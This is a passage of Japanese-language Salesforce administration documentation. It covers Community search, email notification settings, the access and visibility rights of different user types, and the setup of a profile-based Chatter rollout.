- 検索結果には、コミュニティメンバーにアクセス権があるすべてのレコードとファイルが含まれます。これには、コミュニティに明示的に公開されていないレコードや、内部 Salesforce 組織でアクセス権があるレコードとファイルが含まれます。ファイル検索の場合、ユーザは次のファイルを参照できます。
  - 所有しているファイル
  - 直接共有されているファイル
  - ライブラリ内のアクセス権のあるファイル
  - アクセス権のあるレコードに投稿されたファイル
  - グループに投稿されたファイルまたは該当のコミュニティで共有されているファイル
- オブジェクトをコミュニティで検索可能にするには、システム管理者が社内組織のオブジェクトの検索結果条件を有効にする必要があります。カスタムオブジェクトを検索可能にするには、オブジェクトが内部組織のタブに関連付けられている必要があります。

Koa および Kokua テンプレートを使用するコミュニティの場合:

- 主要検索コンポーネントを使用すると、コミュニティメンバーは特定のデータカテゴリ内の記事を検索できます。
- 記事リストコンポーネントには、主要検索で入力された検索語に基づく検索結果が表示されます。

カスタマーサービス (Napili) テンプレートを使用するコミュニティの場合:

- 検索パブリッシャーコンポーネントを使用すると、コミュニティメンバーはコミュニティで検索語を入力できます。
- 検索結果コンポーネントには、記事とディスカッションに限定された検索結果のリストが表示されます。

メモ: コミュニティ管理でトピックが割り当てられている記事のみが、検索結果コンポーネントで入力されます。

- グローバル検索結果コンポーネントを使用すると、メンバーが検索結果を1つのタブ([すべて])か、ケース、取引先、取引先責任者、およびコミュニティで公開され各自にアクセス権があるその他のオブジェクト (カスタムオブジェクトを含む) の個別のタブで参照できます。

  メモ: グローバル検索でカスタムオブジェクトを検索可能にするには、システム管理者がタブをそのカスタムオブジェクトに関連付ける必要があります。

Salesforce タブ + Visualforce を使用するコミュニティ:

- Chatterが組織で有効になっている場合、グローバル検索およびコンテキストフィード検索は、すべてのコミュニティ内でデフォルトで有効になります。
  - グローバル検索を使用すると、メンバーは、レコード、ファイル、人、グループ、トピック、フィード投稿、コメントを検索できます。
  - フィード検索 ( ) は、メンバーが特定のフィードコンテキストの情報を探す場合に役立ちます。フィード検索は、グループ、ユーザプロファイル、レコード、およびコミュニティフィードでサポートされます。
- Chatter が有効になっていない場合、サイドバー検索がすべてのコミュニティで有効になります。
  - サイドバー検索では、Chatter に固有の項目 (フィード、グループ、ファイル、トピック、ユーザプロファイルなど) を検索できません。

コミュニティのメール通知の管理

メール通知を使用して、コミュニティの重要な更新を常に取得できます。

誰かが自分のプロファイルに投稿したり、自分の投稿に対して行ったコメントの後にコメントしたり、所属するグループに投稿したりした場合などにメール通知を取得するように選択できます。メール通知設定は、コミュニティによって実行されます。

メール設定を実行するには、コミュニティ内のプロファイルページに移動し、右上隅のドロップダウンボタン ( ) をクリックします。次に、[私の設定] を選択し、[メール設定] をクリックします。個々の通知を有効または無効にできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

現在のコミュニティには、選択済みの設定が適用されます。どのグループにも属していない場合、最初のグループに参加するまで、グループを設定するオプションはこのページには表示されません。各グループのページの [私宛てにメール送信...] ドロップダウンを使用して、グループメール設定を実行することもできます。毎日または毎週のダイジェストメールを受信するか、誰かが投稿するたびにメールを受信するかを選択できます。このオプションは、グループメンバーの場合に表示されます。

メールオプションは、個人設定にある内部組織の Chatter メール設定 (Chatter Free ユーザの場合は、*あなたの名前* > [私の設定] > [メール設定]) と類似しています。ただし、コミュニティ内では、次の違いに注意してください。

- 参加する新しいグループのデフォルトの通知頻度は、ユーザインターフェースでは設定できません。Salesforce API (SOAP API および REST API) を介してのみ設定できます。
- 個人ダイジェストは現在使用できません。
- コミュニティでChatterメッセージが有効になっている場合は、ファイル共有がメッセージで通知されます。Chatter メッセージが有効になっていない場合は、ファイル共有が引き続きメールで通知されます。
- コミュニティでフラグ設定が有効になっている場合、［項目に不正フラグを付ける］オプションは、コミュニティのすべてのメンバーに表示されますが、通知が送信されるのは次の場合だけです。
  - グループの所有者またはマネージャであり、グループの投稿、コメント、ファイルにメンバーがフラグを設定した場合。
  - モデレータであり、アクセス権がある投稿、コメント、ファイルにメンバーがフラグを設定した場合。受信する通知種別に応じて、次の権限も必要になります。

メール通知の対象要素	必要な権限
フラグが設定された投稿およびコメント	「コミュニティフィードのモデレート」
フラグが設定されたファイル	「コミュニティファイルのモデレート」
フラグが設定された Chatter メッセージ	「コミュニティフィードのモデレート」および「コミュニティ Chatter メッセージのモデレート」

メールの [不正フラグを設定] リンクが機能しない場合、UI からメッセージのフラグを設定します。

関連トピック:

Chatter メール設定への移動

コミュニティの内容を表示できるユーザ

コミュニティにはさまざまなアクセスレベルを要求するさまざまな種別のユーザが含まれます。ユーザに表示される内容は、ユーザ種別および管理者がそのコミュニティを作成するときに選択するタブに依存します。次に説明する動作も、共有モデルまたはユーザ共有に対する更新を考慮しません。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

	システム管理者または「コミュニティの作成および設定」権限を持つ Salesforce ユーザ	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
Salesforce のコミュニティの管理	作成、タブおよびブランドのカスタマイズ、メンバーの追加または削除、コミュニティの有効化または無効化が可能です。ユーザがコミュニティの作成またはカスタマイズを行うには、「アプリケーションのカスタマイズ」権限も必要です。	利用不可	利用不可
グローバルヘッダー	グローバルヘッダーのドロップダウンには、ユーザが作成したコミュニティとアクセスできるコミュニティが表示されます。また、社内組織に戻るリンクもあります。 状況に関係なく、すべてのコミュニティの設定にアクセスできます。 状況が［プレビュー］のコミュニティを表示できます。	グローバルヘッダーのドロップダウンには、ユーザが作成したコミュニティとアクセスできるコミュニティが表示されます。また、社内組織に戻るリンクもあります。 状況が［無効］のコミュニティにはアクセスできません。リンクがある場合は、状況が［プレビュー］のコミュニティを表示できます。	グローバルヘッダーのドロップダウンには、ユーザがアクセスできるコミュニティが表示されます。 状況が［無効］のコミュニティにはアクセスできません。リンクがある場合は、状況が［プレビュー］のコミュニティを表示できます。
グローバルヘッダーの *あなたの名前* メニュー	社内組織と同様です。	社内組織と同様です。 Chatter Free ユーザには、[私の設定] メニュー、[連絡先情報の編集] メニュー、[ログアウト] リンクが表示されます。Chatter Free ユーザの場合、[私の設定] メニューでは、場所設定、セキュリティ設定、メール設定、承認済み接続がフロート表示で開き、そこでこれらを更新できます。これらの設定は、内	[私の設定] メニュー、[連絡先情報の編集] メニュー、[ログアウト] リンクを表示できます。外部ユーザの場合、[私の設定] メニューでは、場所設定、セキュリティ設定、メール設定、承認済み接続がフロート表示で開き、そこでこれらを更新できます。これらの設定は、ユーザがアクセス権を持っているすべてのコミュニティ

	システム管理者または「コミュニティの作成および設定」権限を持つ Salesforce ユーザ	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
		部組織とユーザがアクセス権を持っているすべてのコミュニティに適用されます。組織が、改善された[設定]ユーザインターフェースを有効にしている場合、このフロート表示は、他の内部ユーザに表示される[私の設定]ページとは異なります。	に適用されます。組織が、改善された[設定]ユーザインターフェースを有効にしている場合、このフロート表示は、他の内部ユーザに表示される[私の設定]ページとは異なります。
グローバルヘッダーの *コミュニティ管理* メニュー	システム管理者または「コミュニティの管理」権限を持つユーザにはメニューが表示され、そのメニューを使用して、コミュニティをプレビューしたり、コミュニティビルダー、Site.com Studio、および Force.com のコミュニティ設定にアクセスしたりできます。コミュニティビルダーオプションは、Salesforce タブ + Visualforce テンプレートを使用して作成されたコミュニティには表示されません。 このメニューは、[コミュニティ管理] 内でのみ表示されます。	「コミュニティの管理」権限を持つユーザにはメニューが表示され、そのメニューを使用して、コミュニティをプレビューしたり、コミュニティビルダー、Site.com Studio、および Force.com にアクセスしたりできます。コミュニティビルダーオプションは、Salesforce タブ + Visualforce テンプレートを使用して作成されたコミュニティには表示されません。 このメニューは、[コミュニティ管理] 内でのみ表示されます。	利用不可
Salesforce オンラインヘルプ	Salesforce オンラインヘルプを表示できます。	Salesforce 標準ユーザには、Salesforce オンラインヘルプが表示されます。Chatter Free ユーザには、Chatter のヘルプが表示されます。	利用不可
人	コミュニティ内の他の全員を表示できます。逆もまた同様です。		

	システム管理者または「コミュニティの作成および設定」権限を持つ Salesforce ユーザ	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
プロファイルおよび人のフロート表示	すべてのコミュニティメンバーのプロファイルに、すべての取引先責任者情報 ([役職]、[勤務先電話番号]、[メール] など) を表示できます。人のフロート表示では、常にメンバーの [役職]、[勤務先電話番号] および [携帯電話] 項目がユーザに表示されます。		すべてのメンバーの [名]、[姓]、[ニックネーム] 項目およびプロファイル写真を表示できますが、[取引先責任者追加情報] 項目のうち表示できるのは、そのメンバーが外部ユーザに表示することを選択した項目のみです。デフォルトでは、[役職] のみが表示され、他の項目は表示されません。人のフロート表示で [役職]、[勤務先電話番号] および [携帯電話] 項目がユーザに表示されるのは、メンバーがそのユーザに表示することを選択した場合のみです。
レコード (取引先、リード、商談など)	すべてのコミュニティのうち (共有ルールに基づく) アクセス権のあるレコードおよび社内組織を表示できます。	標準 Salesforce ユーザには、すべてのコミュニティのうち (共有ルールに基づく) アクセス権のあるレコードおよび社内組織が表示されます。Chatter Free ユーザはレコードへのアクセス権がありません。	すべてのコミュニティのうち (共有ルールおよび権限に基づく) アクセス権のあるレコードを表示できます。
ダッシュボードとレポート	ダッシュボードとレポートを表示、作成できます。		ロールベースの外部ユーザは、コミュニティのレポートを作成および編集できますが、ポータルのレポートは作成および編集できません。ただし、いくつかの例外があります。詳細は、「外部ユーザのレポート管理の設定 — レポートの作成と編集」を参照してください。

	システム管理者または「コミュニティの作成および設定」権限を持つ Salesforce ユーザ	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
			すべてのロールベースの外部ユーザがダッシュボードを更新できます。
Salesforce ナレッジ記事	Salesforce ナレッジユーザライセンス、記事タイプに対する「参照」権限、カテゴリの表示	Salesforce ナレッジユーザライセンス、記事タイプに対する「参照」権限、記事のカテゴリの表示	記事のカテゴリの表示

Chatter 表示

	Salesforce システム管理者	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
グループ	コミュニティ内で、ユーザはそのコミュニティのすべてのグループの参照および参加が可能ですが、ユーザが属するその他のコミュニティまたは社内組織のグループを表示することはできません。 新しいグループを作成できます。ユーザがメンバーとなっているグループでは、投稿、コメント、ファイルまたはリンクの投稿、他のユーザの投稿の共有が可能です。 管理者はまた、「新しい Chatter グループを作成して、所有する」ユーザ権限により、組織内のユーザおよび外部ユーザが新	コミュニティ内で、ユーザはそのコミュニティのすべてのグループの参照および参加が可能ですが、ユーザが属するその他のコミュニティまたは社内組織のグループを表示することはできません。 新しいグループを作成できます。ユーザがメンバーとなっているグループでは、投稿、コメント、ファイルまたはリンクの投稿、他のユーザの投稿の共有が可能です。	コミュニティ内で、ユーザはそのコミュニティのすべてのグループの参照および参加が可能ですが、ユーザがメンバーとなっているその他のコミュニティのグループを表示することはできません。 新しいグループを作成できます。ユーザがメンバーとなっているグループでは、投稿、コメント、ファイルまたはリンクの投稿、他のユーザの投稿の共有が可能です。

	Salesforce システム管理者	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
	しいグループを作成できるかどうかを制御することができます。		
ファイル	現在のコミュニティに関係なく、ユーザにはファイルのうち、所有するもの、直接共有されているもの、ライブラリでアクセスできるもの、アクセスできるレコードに投稿されたものが表示されます。 グループに投稿され、コミュニティ全体で共有されたファイルは、そのコミュニティでのみ表示可能です。		現在のコミュニティに関係なく、ユーザにはファイルのうち、所有するもの、直接共有されているもの、ライブラリでアクセスできるものが表示されます。ポータルユーザには、アクセスできるレコードに投稿されたファイルのうち「社内のみ」とマークされたレコード投稿を除いたものが表示されます。
プロファイル	現在のコミュニティのすべてのメンバーのプロファイルが表示されます。		現在のコミュニティのすべてのメンバーのプロファイルが表示されます。社内組織のユーザのプロファイルは表示されません。 プロファイル表示により、ユーザ共有が強制されます。
おすすめ	ユーザには、現在のコミュニティについてのみ、人、グループ、ファイル、およびレコードのおすすめが表示されます。		
活動と影響	現在のコミュニティの活動統計と影響度を表示できます。 投稿やコメントのようなレコード上のすべての活動は、活動が行われたコミュニティではなく、ユーザの社内組織でカウントされます。		現在のコミュニティの活動統計と影響度を表示できます。 投稿やコメントのようなレコード上のすべての活動は、ユーザの活動統計と影響度ではカウントされません。

	Salesforce システム管理者	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
メール通知	メール通知個人設定は、コミュニティによって実行されます。コミュニティ内で、ユーザは個人設定の Chatter メール通知を制御できます。 個人設定から社内組織のメール通知を制御できます ([クイック検索] ボックスに *「Chatter」* と入力し、[メール通知] を選択する)。 コミュニティ内で、すべてのユーザは各グループのページのグループメール通知を制御できます。 Chatter 個人メールダイジェストは、コミュニティではサポートされていません。グループダイジェストはサポートされますが、グループのメンバーが 10,000 人を超えると、すべての投稿についてメール通知を受信するオプションは無効になります。このオプションを選択したすべてのメンバーは、自動的に [毎日のダイジェスト] に切り替えられます。	メール通知個人設定は、コミュニティによって実行されます。コミュニティ内で、標準 Salesforce ユーザは個人設定の Chatter メール通知を制御できます。 個人設定から社内組織のメール通知を制御できます ([クイック検索] ボックスに *「Chatter」* と入力し、[メール通知] を選択する)。 Chatter Free ユーザは、*あなたの名前* > [私の設定] > [メール設定] にあるコミュニティの Chatter メールを制御できます。現在のコミュニティには、選択済みの設定が適用されます。 コミュニティ内で、すべてのユーザは各グループのページのグループメール通知を制御できます。 Chatter 個人メールダイジェストは、コミュニティではサポートされていません。グループダイジェストはサポートされますが、グループのメンバーが 10,000 人を超えると、すべての投稿についてメール通知を受信するオプションは無効になります。このオプションを選択したすべてのメンバーは、自	メール通知個人設定は、コミュニティによって実行されます。コミュニティ内で、外部ユーザは、*あなたの名前* > [私の設定] > [メール設定] にある Chatter メール通知を制御できます。ポータルユーザは、各グループのページのグループメール通知も制御できます。 Chatter 個人メールダイジェストは、コミュニティではサポートされていません。グループダイジェストはサポートされますが、グループのメンバーが 10,000 人を超えると、すべての投稿についてメール通知を受信するオプションは無効になります。このオプションを選択したすべてのメンバーは、自動的に [毎日のダイジェスト] に切り替えられます。

	Salesforce システム管理者	Salesforce のコミュニティメンバー (Chatter Free および Chatter 限定を含むすべての Salesforce ライセンス)	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
		動的に [毎日のダイジェスト] に切り替えられます。	
トピック	現在のコミュニティについてのみ、ハッシュタグトピックと、フィードのトピック、トピックのリスト、トピック詳細ページ、[トピックのトレンド]、[最近の話題] トピックを含む Chatter トピックが表示できます。		
お気に入り	現在のコミュニティのお気に入りに検索、トピックおよびリストビューを追加できます。		現在のコミュニティのお気に入りにトピックのみを追加できます。
Chatter メッセージ	Chatter メッセージのリストには、内部組織およびユーザがメンバーとなっているコミュニティで送受信した非公開メッセージを表示できます。 Chatter メッセージを共通のコミュニティのメンバーに送信できますが、メッセージは、送信先ユーザがメンバーであるコミュニティ内から送信する必要があります。 「Chatter メッセージの管理」および「API の有効化」権限を持つシステム管理者は、メッセージを削除できます。 API を使用すると、コミュニティをまたがって Chatter メッセージを送信できます。	Chatter メッセージのリストには、内部組織およびユーザがメンバーとなっているコミュニティで送受信した非公開メッセージを表示できます。 Chatter メッセージを共通のコミュニティのメンバーに送信できますが、メッセージは、送信先ユーザがメンバーであるコミュニティ内から送信する必要があります。	ユーザの Chatter メッセージのリストには、ユーザがメンバーとなっているコミュニティで送受信したすべてのメッセージを表示できます。 Chatter メッセージを共通のコミュニティのメンバーに送信できますが、メッセージは、送信先ユーザがメンバーであるコミュニティ内から送信する必要があります。 Chatter メッセージは、Chatter タブからアクセスできます。このタブは、外部コミュニティメンバーには無効になっている場合があります。コミュニティで Chatter メッセージを使用する場合、システム管理者は Chatter タブが有効であることを確認する必要があります。
Messenger (チャット)	Messenger は、コミュニティでは利用できません。		

フィード表示

次の表に、コミュニティ内の Chatter フィードで各種ユーザに可能な行動または表示内容を示します。

	Salesforce システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
レコードに投稿する	コミュニティ内の任意のレコードに投稿できます。	ユーザがアクセス権を持つコミュニティ内の任意のレコードに投稿できます。	ユーザがアクセス権を持つコミュニティ内の任意のレコードに投稿できます。
投稿をブックマークする	現在のコミュニティ内の投稿をブックマークできます。ブックマーク済みフィードに含まれるのは、現在のコミュニティからの投稿のみです。		
他の人にメンションする	現在のコミュニティに固有の人をメンションできます。ユーザは、社内投稿で外部ユーザをメンションすることはできません。		現在のコミュニティに固有の人をメンションできます。
投稿を共有する (再投稿)	現在のコミュニティ内でのみ投稿を共有できます。		
投稿にトピックを追加する	現在のコミュニティ内の任意の投稿にハッシュタグトピックおよび Chatter トピックを追加できます。トピックは現在のコミュニティに固有であり、他のコミュニティからはアクセスできません。		

検索表示

コミュニティ内の検索動作は、社内組織内の検索とは少し異なります。デフォルトでは、すべての項目の共有ルールが検索結果に反映されます。次の表に、コミュニティ内の各種ユーザが検索結果に表示できる内容を示します。

検索結果の表示対象	システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
人	現在のコミュニティに固有の人。		
ユーザ	• コミュニティの他のパートナーおよび顧客は、プロファイルの非表示項目の情報を検索できませんが、会社の内部組織のユーザはこの情報を検索できます。		

検索結果の表示対象	システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
	• ポータルユーザは、サイドバー検索が有効な場合、コミュニティ内のユーザを検索できません。 • 外部コミュニティメンバーがユーザ検索を行うと、グローバル検索および拡張ルックアップ検索 ([すべての項目] オプションが選択されている) は、次の、ユーザレコードの制限された項目セットをクエリします。 – 名前 – ユーザ名 – ユーザ ID – 内容 – メール – 電話 – カスタム項目		
グループ	現在のコミュニティに固有のグループ。		
ファイル	現在のコミュニティの表示内容 • 所有ファイル • 公開または非公開グループのユーザと共有されたファイル • コミュニティ全体で共有されているファイル 任意のコミュニティの表示内容 • アクセス可能なレコードおよびレコードフィードに投稿されたファイル • ユーザがアクセスできる Salesforce CRM Content ライブラリファイル ユーザが所有するファイルは、アップロードの方法に関係なく、常にそのユーザの検索結果に表示されます。	現在のコミュニティの表示内容 • 所有ファイル • 公開または非公開グループのユーザと共有されたファイル • コミュニティ全体で共有されているファイル 任意のコミュニティの表示内容 • アクセス可能なレコードおよびレコードフィードに投稿されたファイル (「社内のみ」とマークされたレコードに投稿されたファイルを除く)	

検索結果の表示対象	システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
			• ユーザがアクセスできる Salesforce CRM Content ライブラリファイル ユーザが所有するファイルは、アップロードの方法に関係なく、常にそのユーザの検索結果に表示されます。
トピック	現在のコミュニティに固有のトピック。		
フィード	検索を実行したコミュニティ内からのフィード投稿とコメント。 グローバル検索は、すべてのフィードコンテキストからの情報を返します。 コンテキストフィード検索 ( ) は、ユーザのプロファイル、レコード、またはグループのフィードなど、検索を実行した場所のコンテキストから情報を返します。異なるコミュニティのフィードで情報を検索するには、ユーザはそのコミュニティ内で検索する必要があります。		
検索自動入力	現在のコミュニティに固有の、最近アクセスした項目。		
レコード (取引先、取引先責任者、リードなど)	すべてのコミュニティおよび社内組織のすべての項目のフル表示。	すべてのコミュニティおよび社内組織のユーザプロファイルまたは権限セットを通じてユーザがアクセス可能なすべての項目の表示。	すべてのコミュニティのユーザプロファイルまたは権限セットを通じてユーザがアクセス可能なすべての項目の表示。
レコードのユーザ検索	すべてのコミュニティおよび社内組織のすべてのユーザ。		自身もメンバーの一員となっているすべてのコミュニティのメンバーであるユーザ、および同じ外部アカウントに関連付けられているその他の外部ユーザ。パートナーポータルライセンスを持つユーザには、ポータル

検索結果の表示対象	システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
			取引先の所有者も表示されます。 検索の [最近参照したユーザ] リストには、ライセンス、プロファイル設定、権限セット、共有ルールを使用してアクセスできるすべてのユーザが表示されます。ユーザ共有が組織で有効になっている場合、この動作は設定内容によって異なります。 外部コミュニティメンバーの場合、[すべての項目] オプションが選択されていると、拡張ルックアップ検索は制限された項目セット内を検索します。
レコードのルックアップ検索	すべてのコミュニティおよび社内組織のすべての項目のフル表示。	すべてのコミュニティおよび社内組織のユーザプロファイルまたは権限セットを通じてユーザがアクセス可能なすべての項目の表示。	すべてのコミュニティのユーザプロファイルまたは権限セットを通じてユーザがアクセス可能なすべての項目の表示。
[コミュニティ管理] でのルックアップ検索	[コミュニティ管理] で内部的に検索すると、コミュニティ内で最後に参照した項目が返されます。探しているオブジェクトが [最近参照したドキュメント] リストに含まれていない場合は、オブジェクト名の全部	不可	不可

検索結果の表示対象	システム管理者	Salesforce のコミュニティメンバー	外部のコミュニティメンバー (カスタマーポータル、パートナーポータル、パートナーコミュニティ、またはカスタマーコミュニティのライセンス)
	または一部を入力してからもう一度検索してください。		
Salesforce ナレッジ記事	Salesforce ナレッジユーザライセンス、記事タイプに対する「参照」権限、カテゴリの表示	Salesforce ナレッジユーザライセンス、記事タイプに対する「参照」権限、記事のカテゴリの表示	記事のカテゴリの表示

関連トピック:

Salesforce コミュニティの概要

コラボレーションツールの設定および管理

ユーザ間のコラボレーション、さらにユーザと組織外の人とのコラボレーションを支援します。基本的な Salesforce 管理についてのヘルプは、*「組織の設定」*を参照してください。

Salesforce Chatter

ユーザをつなぎ、引き込んで意欲を喚起し、ロールや場所に関係なく組織全体で効率的にコラボレーションと作業を行います。

Salesforce Files

[ファイル] 関連リストを含めるようにページレイアウトをカスタマイズして、レコードに関連付けられたファイルのリストがユーザに表示されるようにします。

Salesforce Files Sync

Salesforce Files Sync を使用すると、ユーザはデバイスと Salesforce の間でファイルを同期できます。

Salesforce Files Connect

Files Connect を使用すると、Salesforce ユーザは、Google ドライブ、SharePoint、Box のようなシステムから外部データのアクセス、共有、検索が可能になります。

Chatter デスクトップ

Chatter デスクトップへのアクセスを制御し、Chatter デスクトップ管理バージョンのインストールと設定を行います。

Salesforce CRM Content

コンテンツライブラリのファイルの保存、共有、および管理を行います。

Google Apps

Google ドキュメント、Gmail、Google 関連 AppExchange アプリケーションなどの Google アプリケーション (Salesforce で使用できるようにカスタマイズされたアプリケーション) を有効にします。

その他のリソース

詳細情報が必要ですか? 次のヒント集を確認してください。

Salesforce Chatter

ユーザをつなぎ、引き込んで意欲を喚起し、ロールや場所に関係なく組織全体で効率的にコラボレーションと作業を行います。

Salesforce Chatter では、ユーザが組み込みアプリケーションとカスタムアクションを使用して、商談、サービスケース、キャンペーン、およびプロジェクトに関してコラボレーションできます。2010 年 6 月 22 日より後に作成された Salesforce 組織では、Chatter がデフォルトですべてのユーザに対して有効になっています。ただし、組織の特定の部門のみに Chatter を使用させる場合は、代わりに Chatter のプロファイルベースのロールアウトを実行できます。プロファイルベースのロールアウトでは、必要なユーザプロファイルまたは権限セットが割り当てられたユーザのみが Chatter にアクセスできます。Chatter のプロファイルベースのロールアウトは、大企業や規制による制約がある企業または政府機関で役立ちます。制御されたロールアウトを計画し、部門ごとに Chatter をリリースできます。

Chatter へのフルアクセス権を一部のユーザのみに付与する場合以外は、組織のすべてのユーザに対して Chatter をロールアウトすることをお勧めします。Chatter は、Salesforce 組織のすべてのセキュリティ設定および権限設定に従って保護され、機能します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

Chatter を有効にする
- 「アプリケーションのカスタマイズ」

Chatter のプロファイルベースのロールアウトの概要

Chatter のプロファイルベースのロールアウトでは、組織内のすべてのユーザではなく、一部のユーザに対して Chatter を有効にします。

Chatter の設定

Chatter は、Salesforce および Salesforce1 アプリケーションでデフォルトで有効になっています。[設定] の [Chatter 設定] ページでさまざまな Chatter 機能を設定し、ユーザ向けに Chatter 環境をカスタマイズします。

パブリッシャーアクションおよびレイアウト

アクションにより、機能が Chatter パブリッシャーに追加され、ユーザが Salesforce と Salesforce1 でより多くの機能を利用できるようになります。

フィード追跡

フィード追跡は、オブジェクトと項目への変更を追跡し、それらの変更を更新として Chatter に投稿します。レコードをフォローするユーザの Chatter フィードにフィード更新が表示されます。

Chatter メール設定およびブランド設定

Chatter メール設定では、新しい投稿、コメント、およびその他の変更に関するメール通知をユーザに送信するかどうかを制御できます。また、会社のロゴや送信者情報の追加など、メールの書式設定を変更することもできます。

Chatter 投稿アクションおよびレイアウト

投稿およびコメントのアクションは、投稿またはコメントのドロップダウンメニューに表示されます。ユーザは投稿を編集、ブックマーク、ミュート、および削除し、トピックを追加し、投稿から ToDo を作成できます。

グループレイアウト

グループレイアウトでは、Chatter グループに表示される項目、ボタン、アクション、リストをカスタマイズできます。グループレイアウトへの変更は組織内のすべてのグループに影響しますが、Salesforce1 のグループページにのみ表示されます。グループパブリッシャーへの変更は、Salesforce フルサイトと Salesforce1 アプリケーションに表示されます。

オブジェクトのトピック

オブジェクトのトピックは、会社の主要なテーマと問題をクラウドソースするための最も強力な方法の 1 つです。

Chatter 影響度のカスタマイズ

Chatter 影響度の計算を改善するには、投稿、コメント、いいね! の活動しきい値をカスタマイズします。

ユーザの Chatter メッセージの定義に関するガイドライン

「Chatter メッセージの管理」権限を持つ Salesforce システム管理者は、SOAP API を使用してすべてのユーザの非公開メッセージにアクセスできます。任意のメッセージを (コンプライアンス目的などで) 参照および削除できます。

ダッシュボードパッケージを使用した Chatter のレポート

Salesforce Chatter ダッシュボードパッケージには、極めて強力な機能がまとめられています。数種のダッシュボードと 100 を超えるレポートのほか、組織での Chatter の採用やエンゲージメントの監視および管理に使用可能なカスタムレポートタイプも取得できます。

Chatter ユーザライセンス

すべての標準 Salesforce ライセンスでは、組織の全員が Chatter に無料でアクセスできます。Salesforce ではまた、Chatter External、Chatter Free、および Chatter Only (Chatter Plus ともいう) という Chatter 固有のライセンスも提供しています。

Chatter のプロファイルベースのロールアウトの概要

Chatter のプロファイルベースのロールアウトでは、組織内のすべてのユーザではなく、一部のユーザに対して Chatter を有効にします。

Chatter のプロファイルベースのロールアウトでは、組織内のすべてのユーザではなく、一部のユーザが Chatter を使用できるようにします。Chatter のプロファイルベースのロールアウトが組織で有効になると、必須ユーザプロファイルまたは権限セットを持つユーザに対して Chatter をオンにできます。組織内のその他すべてのユーザには Chatter へのアクセス権が付与されません。

例: Chatter へのアクセス権を除外するプロファイルまたは権限セットを一部のユーザに割り当てるとします。それらのユーザは引き続き Salesforce オブジェクトにアクセスできますが、レコードフィードは参照できず、投稿を行うこともできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter のプロファイルベースのロールアウトの準備

一部のユーザのみに Chatter をロールアウトする場合、カスタムユーザプロファイルおよび権限セットで Chatter へのアクセスを制御できるように組織の準備を行います。

ユーザプロファイルを使用した Chatter アクセス権の制御
既存のカスタムユーザプロファイルを変更して、Chatter へのアクセスを許可または拒否します。

権限セットを使用した Chatter アクセス権の制御
既存の権限セットを変更したり、新しい権限セットを作成したりして、Chatter アクセス権を処理します。

プロファイルベースのロールアウトの考慮事項
Chatter のプロファイルベースのロールアウトを使用する組織では、ユーザプロファイル、権限セット、および Chatter アクセス権のあるユーザとないユーザ間のやりとりに特定の制限が適用されます。

Chatter のプロファイルベースのロールアウトの準備

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

一部のユーザのみに Chatter をロールアウトする場合、カスタムユーザプロファイルおよび権限セットで Chatter へのアクセスを制御できるように組織の準備を行います。

Chatter のプロファイルベースのロールアウトは、大きく分けて次の手順で構成されています。

メモ: 開始する前に、組織全体で Chatter を無効にします ([Chatter 設定] に移動して [有効化] を選択解除します)。

1. Salesforce は、Chatter 機能のプロファイルベースのロールアウトを組織で有効にします。
2. Chatter にアクセスする必要のあるユーザを決定します。
3. 既存のカスタムユーザプロファイルおよび権限セットを確認して変更します。
4. カスタムユーザプロファイルまたは権限セットで「Chatter を有効化」権限が適切な設定になっていることを確認します。
5. Chatter へのアクセスを許可または制限するには、関連付けられたプロファイルまたは権限セットをユーザに割り当てます。
6. 組織で Chatter を有効にします。

